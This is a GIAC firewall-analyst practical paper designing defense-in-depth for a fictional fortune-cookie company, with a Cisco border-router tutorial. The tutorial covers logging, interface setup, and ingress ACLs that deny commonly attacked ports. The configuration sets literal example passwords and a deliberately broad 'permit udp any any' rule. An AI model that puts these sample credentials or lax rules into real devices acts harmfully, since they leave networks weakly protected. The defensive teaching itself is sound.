Global Information Assurance Certification Paper

GCFW
(GIAC Certified Firewall Analyst) Practical

Firewall Design for GIAC Enterprises

Jerry A. Shenk
GCFW Practical, version 2.0, May 26, 2003
Submitted January 22, 2004

Abstract:

This paper defines a firewall design for GIAC Enterprises. GIAC Enterprises sells fortune cookie sayings though their web site. GIAC Enterprises needs to provide remote access for providers of sayings, sales personnel, a remote workforce and worldwide partners. This paper details the design, implementation and testing of this firewall system. This paper also reviews another firewall design from the perspective of a malicious attacker and provides suggestions for mitigation.

Table of Contents

Assignment 1 – Security Architecture

Introduction:

GIAC Enterprises is a small company that creates fortunes or sayings to be printed and inserted into fortune cookies that are given to diners at Chinese restaurants. GIAC Enterprises does not do the actual printing or the baking of the cookies; their sole business is the sayings themselves. Because of competition and growth in their costumer base, GIAC Enterprises needs to be able to provide a fresh inventory of fortunes and customers need to be able to download these new sayings regularly.

This is a big step for GIAC Enterprises. They are referring to this project as 'Taking the company on-line'. They have had internet access for a few years but have done their business using conventional shipping methods in the past. Since this on-line expansion is a new phase for the company, budgets are tight but decisions are being made with thoughts of expansion down the road. The goal is to avoid spending money on hardware and setup that are not necessary now but also to plan for upgrade capability in the near future without having to replace hardware or experience costly downtime while still providing good security and defense in depth.

Defense in depth is a security term that refers to having multiple security pieces that should each be sufficient to provide security. For GIAC Enterprises, defense in depth is provided by a filtering router providing an internet connection, a PIX firewall, a WatchGuard firewall in front of the web server, a hardened web server that doesn't house any data itself. If there is any unusual traffic on the network, an Intrusion Detection System should alert operators and allow them to respond to the threat before any data is compromised.

Customers:

The GIAC Enterprises customers are typically small local restaurants with no in-house IT expertise so access to purchase and download new sayings must be simple. These customers are located throughout the world. The customers will connect to GIAC Enterprises through a web interface using SSL encrypted sessions. Customers will be required to authenticate to the web server before being able to place orders or receive fortunes. GIAC Enterprises has a list of customers that will be added to the system prior to them being allowed to order.

Suppliers:

GIAC Enterprises' suppliers provide GIAC Enterprises with sayings. Many of these suppliers are self-employed and work from their homes. Some of them do not have access to high speed or even reliable internet connectivity. These fortunes will be delivered to GIAC Enterprises using PGP encrypted e-mail messages.

Partners:

GIAC Enterprises works with partners to translate fortunes into the local languages and resell them, typically as a part of selling fortune cookies. The GIAC Enterprise partners need to interact with the fortune database in real-time so they will be connecting to the internal network over a VPN. There are currently 6 partners. These companies primary business is making and packaging cookies so GIAC Enterprises requires that the VPN connection be simple and reliable. The partners are responsible for maintaining their own internet connections. They will typically be connected for a few hours a week.

Internal network:

The internal network at GIAC Enterprises includes research, quality assurance, marketing, billing and management personnel and the database that contains all of the sayings and the marketing and business databases.

Because GIAC Enterprises does not sell a physical product, the security of their internal network information is paramount. This network contains all of the fortune cookie sayings as well as all customer and vendor information.

Internal GIAC users have personal firewalls installed on their computers. They are using [1]Tiny Personal Firewall version 5.0. This firewall will allow access based on application. Since all internal users need access to e-mail, their e-mail application has been restricted by the personal firewall to only allow it to connect to their mail server over the NetBIOS ports. Any attempts to connect to other servers from the mail client are blocked by the local computer. This restriction has been put in place because their mail client (Outlook Express) as well as most other mail clients will attempt to connect to web pages and file shares simply by opening an e-mail message. It is conceivable that an attacker could send a GIAC Enterprises employee an e-mail message that could retrieve internal information if the mail client were not protected in this manner.

The research department of GIAC Enterprises must be able to access the internet for research related to the fortunes or sayings and their current

[1] http://www.tinysoftware.com/home/tiny2?la=EN

relevance. Outgoing network access for the general user population includes web traffic over ports 80 (http) and 443 (https), real audio and quite a bit of other internet traffic. NetBIOS connections are allowed to XXX.YYY.ZZZ.42 which is a mail server located on the internet that is used for mail. Some of this is a bit lax and may be tightened down after a traffic study and after a little bit of convincing of management.

The IT department had consisted of a single IT manager who was responsible for all workstation and server maintenance. With the heavy emphasis on e-commerce, an additional helpdesk/workstation support person has been brought on staff. A GIAC Certified Incident Handler is being sought to monitor the IDS that will be installed as well as help with the maintenance of the servers. This person will also need to assist with helpdesk support for the mobile users as the company expands. This function is currently being filled by a consultant who is willing to train a permanent staff member.

Mobile users (sales force and teleworkers):

GIAC Enterprises relies on a comparatively large mobile user network. Because of differing time zones, these users need round-the-clock access to the GIAC network.

As with the internal users, GIAC Enterprises mobile users have Tiny Personal firewall installed on their machines to restrict their e-mail application and other applications on their computers.

The sales people need access to the billing and sales databases while the remote workforce needs access to various bookkeeping functions and the fortune/saying database. Some of these users stay on-line for long periods of time working remotely on the databases.

There are a number of VPN solutions. Because of the need for simple access by non-technical remote users, high reliability and good performance are key requirements in addition to protecting the data from interception and modification.

The general public:

The general public only needs access to information about the company. GIAC Enterprises has had a basic web site hosted at their ISP for a number of years. With all the changes related to taking their business on-line, they elected to maintain their basic website with the ISP for the time being. This web site is included in the cost of their internet connection. There is no pressing need to bring that in-house at the moment. This decision will allow the IT department to concentrate on the business requirements related to moving their business on-

line.

One final consideration is the cost of bringing the web-site in-house. Since it is an included part of their internet service contract, it will save them money to just leave it where it is, at least for the time being. The fortune cookie database will have its web front-end hosted on the GIAC Enterprises network but there is no need for the general public to access that web site.

The general public will have access to e-mail GIAC Enterprises personnel but there are a few general-purpose e-mail addresses listed on the public web site. The GIAC Enterprises mail server is hosted by a mail hosting company off-site. There is consideration of bringing this function in-house but for the time being, the main focus of attention is on getting the on-line business up and running.

Network Architecture

GIAC Enterprises is an existing company. Since this is not a startup, the movement of the sales and distribution functions of the company must be done with as little disruption to the day-to-day business as possible. Another key requirement is to keep the cost as low as possible without sacrificing security or company growth.

Security is a primary concern of GIAC Enterprises. This design will incorporate defense in depth. That simply means that the goal will be to have key components protected by a few different layers of security. The design must also incorporate methods of detecting attempts to break into the network in time so that an appropriate response can be made to block that incoming attack before valuable information can be compromised (taken or changed).

Site Requirement

GIAC Enterprises has a small office near town while the company headquarters is located a few hours away in a rather remote but picturesque location. The Company management will not consider consolidating the two locations. There is a T1 connection between the two locations but the internet connection is at the small office because it is dramatically cheaper to get a high-speed DSL connection there than it is at the company headquarters. Because of this, the internet accessible servers will be located at the small office near town.

There are physical access restrictions to the computer rooms in the small office and at headquarters. A limited number of people have keycards and all accesses are logged and time-stamped. The most stringent firewall is of little use if an attacker can gain physical access to the equipment.

Existing equipment – WatchGuard 1000

Prior to the decision to 'Take the company on-line', GIAC Enterprises purchased a WatchGuard 1000 Firewall and the IT manager attempted unsuccessfully to get it set up. This is a 3-port firewall with good logging. After doing some research, it seems that this will be an adequate firewall. This firewall will be installed in the DMZ and will be used to create a service network where the e-commerce web server will be located. One advantage of using this firewall is that it is a different brand from the outside firewall. That way a single vulnerability or exploit will not make both firewalls susceptible to the same exploit. This fits the company's defense-in-depth strategy because it's a separate type of firewall and because it provides another layer of security from an inbound attack as well as a layer of security between the most vulnerable piece of the network (the publicly accessible web server) and the internal network.

This firewall will only allow access to the service networks that is specifically required. Port 443 is allowed to the web server from the internet. From the internal network at headquarters, terminal services connections are allowed as well as port 443. The IIS server is restricted in where it's allowed to go also, it can get to the Windows Update sites and it can establish ODBC and SQL connections to headquarters and it can do DNS lookups to DNS servers at headquarters and at the small local office. All log entries will be forwarded to a logging server located in the DMZ.

Definition – DMZ:
There has been some confusion in the industry about what a [2]DMZ is. Some people place the DMZ between the edge router and the firewall or between the firewall and an internal router while some place it on a 3rd NIC connected to the firewall.

DMZ is a military term that refers to an area between two warring opponents. For the purposes of this paper, we will refer to the DMZ as an area between the internet and the internal network.

Definition – service network:
For the purposes of this paper, we will refer to a service network as a protected network with limited access to and from the internet and limited access to and from the internal network.

Existing equipment – Pix 506

When GIAC Enterprises decided to upgrade their internet connection and 'Take the company on-line', they got a connection to the internet from their local ISP. The ISP recommended a PIX 506 firewall. This is a stateful firewall with an internal interface and an external interface. This is a rather popular type of firewall and its performance has been proven over the years. There is no reason to recommend an upgrade at this time. If business booms, they may end up dramatically increasing the number of VPN connections or network throughput. At that point, a larger PIX firewall could be configured as a drop-in replacement with minimal interruption of service. Upgrading to a VPN concentrator could also be done with minimal disruption.

This firewall will perform Network Address Translation (NAT) for the company. It will only allow incoming traffic that is specifically defined.

This firewall will also terminate VPN connections from remote clients. The PIX 506 supports 3DES encryption and ipsec. Both of these have become standards

[2] http://dictionary.reference.com/search?q=de-militarised%20zone

and have substantial industry support. As GIAC Enterprises grows, it is expected that this function will be migrated to a VPN concentrator or a larger firewall. To minimize the initial capital expenditure, any upgrades will be done after business increases. GIAC Enterprises has requested a large enough block of IP addresses from the ISP so that it will be possible to install the VPN concentrator without affecting internal or external operations.

The PIX firewall is the 2nd layer in GIAC Enterprises defense-in-depth strategy.

All logs will be forwarded to a logging server located in the DMZ.

Existing equipment – Cisco 1721 router

The ISP also installed a Cisco 1721 router. This router has an external DSL connection and an internal Ethernet port. This is an adequate router for the purposes of GIAC Enterprises and there is no reason to recommend an upgrade at this time.

This router can support Access Control Lists (ACLs) to limit what traffic can get in through the router to the firewall (ingress filtering). The edge router also has ACLs to limit what traffic is allowed to go out to the internet (egress filtering). The egress filtering is used to block particularly dangerous traffic. All logs will be forwarded on to a logging server located in the DMZ for historical log maintenance and periodic analysis.

The edge router is the first piece of our defense-in-depth strategy. This router allows only traffic that has a business need. It is not a stateful firewall but it does provide basic filtering. This has two primary purposes:

1 – Limit "random" hostile traffic. There is a lot of continual scanning going on throughout the internet. Any box connected to the internet will get hits on port 80 and 135 at a high rate. By design, there is no such thing as "random" traffic on the internet, every packet as a well defined source and destination but some hostile traffic with GIAC enterprises may not truly be intelligently targeting their server. If we block all traffic from the internet except what we expect, we have eliminated a lot of attacks.

2 – Avoid configuration errors and "zero-day" vulnerabilities. By blocking most traffic at the edge, we eliminate vulnerabilities that we don't know about yet. For example, if tomorrow somebody find that a certain sequence of packets on various port will allow an SSH connection without authentication to be established to the PIX firewall, it really doesn't have immediate consequences to GIAC Enterprises because those ports are all closed at the edge router.

Web Server

GIAC Enterprises has a web server running on Windows 2003 Server Edition. This server only allows connections on port 443 (https or secure http). Since this server is not intended for the 'general public', the customers will be expected to enter the correct URL. In most cases a web server that is configured to allow connections only on port 443 will actually respond on port 80 (http) with a web page indicating that an https connection is required. It is conceivable that an attack against a web server on a 'closed port' could be developed in the future. Because of the proliferation of attacks on web servers, we would prefer to block this port completely. This will also have the additional benefit of keeping the attacks based on port 80 out of the logs thus making log review simpler. Blocking port 80 before the web server even sees the traffic fits our defense-in-depth policy by completely eliminating this source of possible exposure.

Customers are required to authenticate to the server prior to access. All accesses are logged. This provides a mechanism for GIAC Enterprises IT staff to track any hostile or questionable activity.

No data will be stored on the IIS server itself. The web server is only serving as a front end to the end users. There is software installed on the IIS server that will forward authentication requests and purchase information to an SQL server located at headquarters. This design fits our defense-in-depth strategy by making it more difficult for an attacker to get any information from this server if it were to be compromised. The data stream between the IIS server and the SQL server will be monitored by the IDS as will the entire service network.

This web server has had all patches and hotfixes applied and has been hardened using the recommendations in the [3]Microsoft Windows Server 2003 Security Guide. [4]URLScan has also been installed to eliminate overly long URLs, certain filename extensions, block "dot-in-path" URLs and other URLs that do not fit within the normal URLs for this site. This required some coordination with the web site team.

SQL Server

GIAC Enterprises has an SQL server running at headquarters. The SQL server is where all fortunes are stored. It also contains the sales and client databases. This is the 'crown jewels' of GIAC Enterprises and security must be maintained. If this data were to get into the hands of a competitor, they would be able to set up shop and be profitable very quickly by contacting all GIAC Enterprise customers and offering the same service with lower prices. The web server must be able to communicate with the SQL server using ODBC and SQL calls.

---

[3] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/prodtech/win2003/w2003hg/sgch00.asp

[4] http://www.microsoft.com/technet/treeview/?url=/technet/security/tools/tools/urlscan.asp

Access to the SQL server is physically restricted and the console is kept locked at all times.

ftp server (future)

There has been some discussion about placing an ftp server in a service network behind the WatchGuard firewall. Since ftp servers allow transfers and authentication in plain text, this is a serious security risk and has been tabled for the time being. While there are ftp servers that can use SSL to encrypt either or both parts of the ftp transfer they are more complicated to use and set up than a standard ftp server. The IT group would prefer to not do ftp at all but some members of management would like to at least allow some discussion on it.

IP Addressing scheme

GIAC Enterprises uses non-routable addresses internally. These addresses are specified in [5]RFC 1918. The 24 bit block of addresses gives the most flexibility. Any of the non-routable blocks would have worked for GIAC Enterprises but we elected to use 10.0.0.0/8. We are assigning a 16 bit block to each location. We are including the service networks as a location. The service network is actually located at the small office but from a network perspective, that equipment is not on the 'small office network'.

Network blocks

Description	IP Network	Max hosts	Subnet mask
Public Internet	A.B.C.224/28	14	255.255.255.224
WAN Network	10.101.1.0/24	254	255.255.255.0
Small Office	10.100.0.0/16	65534	255.255.0.0
Headquarters	10.200.0.0/16	65534	255.255.0.0
IIS Service network	10.110.1.0/24	254	255.255.255.0
FTP Service network	10.120.1.0/24	254	255.255.255.0
DMZ Network	10.130.130.0/24	254	255.255.255.0
VPN Network	192.168.1.0/24	254	N/A

Public network block

Description	IP Address	Static NAT address
Edge router - 827	A.B.C.225	N/A
PIX - NAT	A.B.C.226	N/A
PIX	A.B.C.227	N/A
PIX - IIS	A.B.C.228	10.110.0.2
PIX – ftp (future)	A.B.C.229	10.120.0.2

[5] http://www.ietf.org/rfc/rfc1918.txt

Testing	A.B.C.231	N/A
PIX - IDS	A.B.C.231	10.130.130.151
VPN Concentrator (future)		
External mail server	X.Y.Z.42	Not under our control

Small Office network block

Description	IP Address	Def. Route
GE-ROUTE01	10.100.1.1	10.130.130.2
Servers/printers block	10.100.0.0/24	10.100.1.1
GE-FILE01	10.100.0.2	10.100.1.1
Workstations	10.100.1.0/24	10.100.1.1
DHCP workstations	10.100.1.50-100	10.100.1.1

Headquarters network block

Description	IP Address	Def. Route
INT-ROUTE01	10.200.0.1	10.101.1.1
Servers/Printers block	10.200.0.0/24	10.200.0.1
INT-FILE01	10.200.0.3	10.200.0.1
Workstations	10.200.1.0/24	10.200.0.1
DHCP Workstations	10.200.1.50-100	10.200.0.1

IIS Service network block

Description	IP Address	Def. Route
WatchGuard 1000	10.110.0.1	10.130.130.1
IIS web server	10.110.0.2	10.110.0.1

ftp Service network block (future possibility)

Description	IP Address	Def. Route
WatchGuard 1000	10.120.0.1	10.130.130.1


DMZ Network block

Description	IP Address	Def. Route
PIX 506	10.130.130.2	A.B.C.225
GE-ROUTER01	10.130.130.1	10.130.130.2
WatchGuard 1000	10.130.130.254	10.130.130.1
IDS/Logserver	10.130.130.151	10.130.130.1


Network diagrams

During the planning phase of this network, it was necessary to explain the proposed solution to two different groups of people. The owners of the company and decision-makers needed a logical view of how things would work while the IT managers, the helpdesk person and a more technically inclined member of management needed to have an understanding of how things worked at a more technical level. This technical diagram was also designed to serve as a reference for implementation.

Network diagram – overview



Network diagram - technical



Assignment 2 – Security Policy and Tutorial

Introduction

This section contains the technical details of the architecture outlined in section 1. The goal of this section is to give a usable policy that could be used to rebuild the 4 primary devices. The security policy that will be documented here are for the following devices:

- Border router
- PIX firewall
- PIX VPN configuration

In addition to the full configs for these three devices, there is a tutorial on the border router. In this design, the border router is a key piece in blocking and allowing traffic for GIAC Enterprises.

Border router policy and tutorial – Cisco 1720

The purpose of this section is to document the border router policy and provide a tutorial for setting one up. This can also be used to verify the setup of this network and audit for changes. The tutorial and be used to assist someone in setting up their own system that is similar in design. This is not an all-inclusive tutorial on Cisco router configuration. If more detail is needed for any of these commands, I'd recommend checking the Cisco [6]on-line documentation for this router. There are different pages for different IOS versions but the current versions are identical for most commands. You will need to login to this site to gain access but that login does not require any type of subscription of hardware purchase.

At the time of installation, IOS 12.2 was a current stable release. This particular sub-release is 12.2(4)YA2. The YA2 indicates that this router includes basic IP with peer-to-peer networking. This is not a command that needs to be entered into the router, it is just displayed when showing the running config of a router.

```
version 12.2
```

All of the following commands (`in Courier New font`) and indented need to be executed from the console of the router. To configure the router, connect the blue cable that came with the router to the monitor port of the router and press <ENTER>. If the router has not been configured, this will put you at a console

[6] http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fipras_r/index.htm

prompt with a greater than sign “Router>”. If the router has been configured as indicated in this tutorial, the console prompt will be “GEroute>”.

The first step is to enable privileged mode with the enable command. You will be prompted for a password. If this is an initial configuration and no password has been set, hit <ENTER>. If a password has been set, type the password and then hit <ENTER>. If you see the prompt change to “Router#” or “GEroute#”, you’ve gotten to privileged mode. Note that the only difference is that the “>” changes to a “#”.

The next step is to get to the config mode….the mode where you need to be to set up or configure the router for your network. The following command puts you in a mode to configure the router from the terminal. There are other ways of configuring a router, we’ll just stick with configuring the router from the terminal for now. Type the following command at the privileged command prompt (# sign)

```
config t
```

That should take to you the config prompt “GEroute(config)#?”. At this point, you need to be careful what you type. The incorrect entry of commands could leave your router non-functioning.

> **HINT:** If you make a mistake or two and get things messed up and don’t know how to fix them, just turn the router off. At the end of the tutorial, we’ll write the configuration to memory but before that point, you can turn the router off and get right back to where you were.

The first five commands have to do with logging. Since we’re using a logserver, we want to send a lot of log information. The logserver sitting in the DMZ can handle LOTS of log entries and store them for a long time. The router itself has limited log storage capacity so if there were no logserver, it may be prudent to be a little more selective about what’s being logged. We’ll see in the PIX firewall config that there is an entry for A.B.C.231 to forward it to 10.130.130.151. Logs are rate-limited to 15 messages a second.

```
service timestamps debug datetime msec localtime show-
timezone
service timestamps log datetime msec localtime show-
timezone
logging buffered 4096 debugging
logging rate-limit all 15
logging A.B.C.231
```

In the next group of commands, we’ll instruct the router to encrypt the passwords on the router. Then we’ll define the hostname of the router. And finally, we’ll set the main password to access the router through telnet and the enable password which protects the privileged mode of the router.

```
service password-encryption
hostname GEroute
enable secret don'tellanyone
enable password nothisoneither
```

The first command instructs the router to use the 0 network. Historically, the '0 subnet' and the 'all-ones subnet' were not permitted to be used for devices. This goes back quite a bit, most devices support the '0 subnet' now.

```
ip subnet-zero
```

This next command tells the router not to do DNS lookups. There's very little reason to have a router do DNS lookups in most cases and one big advantage. If the router doesn't do DNS lookups, then when you miss-type a command, the router won't waste a bunch of time trying to resolve it to an IP address.

```
no ip domain-lookup
```

The next block of commands is to configure the FastEthernet0 interface on this router. This router has a single Ethernet interface. This is the interface that will be connected to the PIX firewall. You'll notice that we're locking the speed to 10 megabits and half-duplex. This may seem a bit odd. There is a 10 meg hub between the edge router (the router we're configuring) and the PIX firewall. This hub can be used for testing network connectivity and for monitoring traffic. The internet connection is a T1 to sprint so performance isn't an issue (10 megabits is a lot faster than a full T1).

```
interface FastEthernet0
 ip address A.B.C.225 255.255.255.240
 speed 10
 half-duplex
```

We're still working on the interface. You'll see that the prompt has changed to "GEroute(config-if)#". That's a reminder where we are in the configuration. It's up to you to remember what interface you're working on.

CDP is Cisco's router discovery protocol. There's no need for that on the outside of the firewall.

The last command in this section enables the interface. By default, the interface is in shutdown state. When you enter the interface command, you will notice a change in your prompt indicating that you are configuring an interface.

```
 no cdp enable
 no shutdown
```

Then we'll exit out of the interface we're working on. This takes us back to the config prompt (we're still in config, just not in this FastEthernet0 interface anymore.

```
exit
```

Note that the prompt is once again "GEroute(config)#"

Now we'll set up the external interface. This is the connection to the ISP (Sprint in this case). We've been assigned an address by Sprint so we'll put that in here.

```
interface Serial0
 description Sprint T1
 ip address D.E.F.254 255.255.255.252
```

Now we're going to assign some Access Control Lists (ACLs) to the router. We are assigning ACL 106 to be applied to inbound traffic (from the perspective of the interface it's applied to) and ACL 150 to be applied to outbound traffic. In other places, we will refer to this as ingress (list 106) and egress (list 150) filtering. We'll start building the ACLs shortly.

> **HINT:** These numbers are nothing that's globally agreed upon, but I personally like to use the same ACLs throughout an organization so that a logserver can use a common script to process logs from various routers.

```
 ip access-group 106 in
 ip access-group 150 out
```

The next command instructs the router not to send any information back if a packet cannot be delivered. If somebody is trying to connect to a server that doesn't exist, the most likely reasons are that they are portscanning or it's a Trojan, worm or other malicious traffic. There is nothing to be gained by letting them know anything. Their application will run slower if we make them wait for a timeout.

The next two commands are related to the T1 configuration and are recommended by the provider.

```
no ip unreachables
no fair-queue
service-module t1 remote-alarm-enable
```

We had a no cdp enable on the fast Ethernet interface. On the outside interface it's more important. CDP allows routers to talk to each other. For our outside interface, we really want to shut down anything we can. In general, if we don't need it, we want to shut it off.

```
no cdp enable
```

Then we'll exit out of the interface we're working on and get back to the main config prompt.

```
exit
```

The next two commands deal with standard IP routing and how routing decisions are made. The ip route command instructs the router to send all traffic that doesn't belong to a locally defined interface through the serial interface to the ISP's router. There could be additional static routes but in this case, none are necessary.

```
ip classless
ip route 0.0.0.0 0.0.0.0 Serial0
```

This next command turns off a mini-webserver that can run on a Cisco router. We've said it before; if we don't need it, turn it off.

```
no ip http server
```

Now we get into the meat of the security configuration. Access lists are used in a Cisco router (also switches, PIX firewalls, switches and other Cisco devices) to define what traffic is and isn't allowed on the network. ACLs in a Cisco router are order-dependant within each access-list. That means, that if you say any traffic is allowed and later say something specific is NOT allowed, that later rule will never get processed. That must be kept in mind as rule sets are being built. It also must be kept in mind when changes to rules are made. Often, an entire ruleset will need to be replaced when any change is made. See Appendix A for one method of ACL maintenance.

We're using two ACLs in this config. Access-list 106 restricts inbound traffic and access-list 150 defines outbound traffic. Access-list 123 is a little different; it's simply used to log telnet access to the router. To maintain compatibility with scripts on the logserver, these access-list numbers should stay the same throughout an organization in most cases.

The general syntax for an access list is to specify the list number, then whether traffic is being permitted or denied, then specify the protocol and then the hosts and ports that are permitted. In many of these rules, there is an additional word "log" at the end of the list. This sends any 'hits' on this rule to the log. In this case, that causes them to end up on the logserver. Cisco ACLs are very powerful and there are many features that aren't covered here and the ones that are covered are not covered in detail. The Cisco documentation should be reviewed for more information on router setup. There is also a good document in

the [7]SANS Reading Room by [8]Dana Graesser entitled "Cisco Router Hardening Step-by-Step" that covers router configuration and how that can be used as a part of Defense-in-depth.

```
access-list 106 permit esp any host A.B.C.227
access-list 106 permit udp any host A.B.C.227 eq 500
access-list 106 permit tcp any host A.B.C.228 eq 443
access-list 106 permit tcp any host A.B.C.229 eq 21
access-list 106 permit tcp any host A.B.C.231 eq 2022
```

This next ACL denies any incoming packet to the tcp chargen port. This is port 19 and is used for character generation. This is commonly used for DOS (Denial of Service) attacks. Any packet that comes in on tcp port 19 from the internet will be blocked and logged.

```
access-list 106 deny   tcp any any eq chargen log
```

These next two ACLs block incoming echo requests on either UDP or TCP protocols and log the information to the syslog server. I won't mention logging again till these is something different.

```
access-list 106 deny   tcp any any eq echo log
access-list 106 deny   udp any any eq echo log
```

These 3 rules block NetBIOS traffic. The main reason to block NetBIOS traffic here is defense-in-depth. There are no machines in the public subnet (between the edge router and the PIX firewall) and only specifically specified traffic is allowed to go through the PIX from the internet so what's the point of blocking them here? NetBIOS traffic can cause so much trouble that we really want to make sure we stop it. It could be conceivable that someday a test machine could be connected in the public subnet for testing. If somebody made a mistake, and that test machine had configuration errors, that machine could be compromised by a worm or Trojan. Blocking ports here that have absolutely no reason to be accessed from the internet safeguards against such a mistake.

> **NOTE:** The author recently had instance where the IT department managed a firewall and they tried to open an insecure service to the internet. I was called when it didn't work…it didn't work because the principle of defense-in-depth had been followed and was blocking the traffic.

One new thing on these rules is that we're blocking a range of ports. We're blocking all ports from 135 through 139. These aren't really all used but nothing else uses them either and it reduces this part of the ruleset to 3 rules.

[7] http://www.sans.org/rr/
[8] http://www.sans.org/rr/papers/index.php?id=794

```
access-list 106 deny   udp any any range 135 139 log
access-list 106 deny   tcp any any range 135 139 log
access-list 106 deny   udp any any eq 445 log
```

These next two rules block Microsoft SQL traffic. GIAC Enterprises uses SQL servers in the back-end so we'll block traffic here just to avoid the possibility that somebody may make a mistake and allow SQL connections from the internet someday.

```
access-list 106 deny   udp any any range 1433 1434 log
access-list 106 deny   tcp any any range 1433 1434 log
```

This next rule blocks telnet access. Since we are applying this rule to the outside interface of the router but later in the config, we'll enable telnet to the router, which means that we're restricting telnet access to the inside of the network.

```
access-list 106 deny   tcp any any eq 23 log
```

In these next 12 rules, we're blocking various UDP-based ports that are common sources of vulnerabilities. None of these have any particularly special interest to GIAC Enterprises, they're included simply because they are common attacks and there's no way we're going to provide services on these ports so we'll just block the traffic.

```
access-list 106 deny   udp any any eq tftp log
access-list 106 deny   udp any any eq domain log
access-list 106 deny   udp any any eq snmp log
access-list 106 deny   udp any any eq snmptrap log
access-list 106 deny   udp any any eq 427 log
access-list 106 deny   udp any any eq syslog log
access-list 106 deny   udp any any eq rip log
access-list 106 deny   udp any any eq 524 log
access-list 106 deny   udp any any eq 1812 log
access-list 106 deny   udp any any eq 1813 log
access-list 106 deny   udp any any eq 1900 log
access-list 106 deny   udp any any eq 2645 log
```

This next rule permits any UDP traffic that hasn't been mentioned so far. If this were the only protection device, this would probably be a little lax but the company does allow real audio and similar protocols so this avoids any problems with them.

```
access-list 106 permit udp any any
```

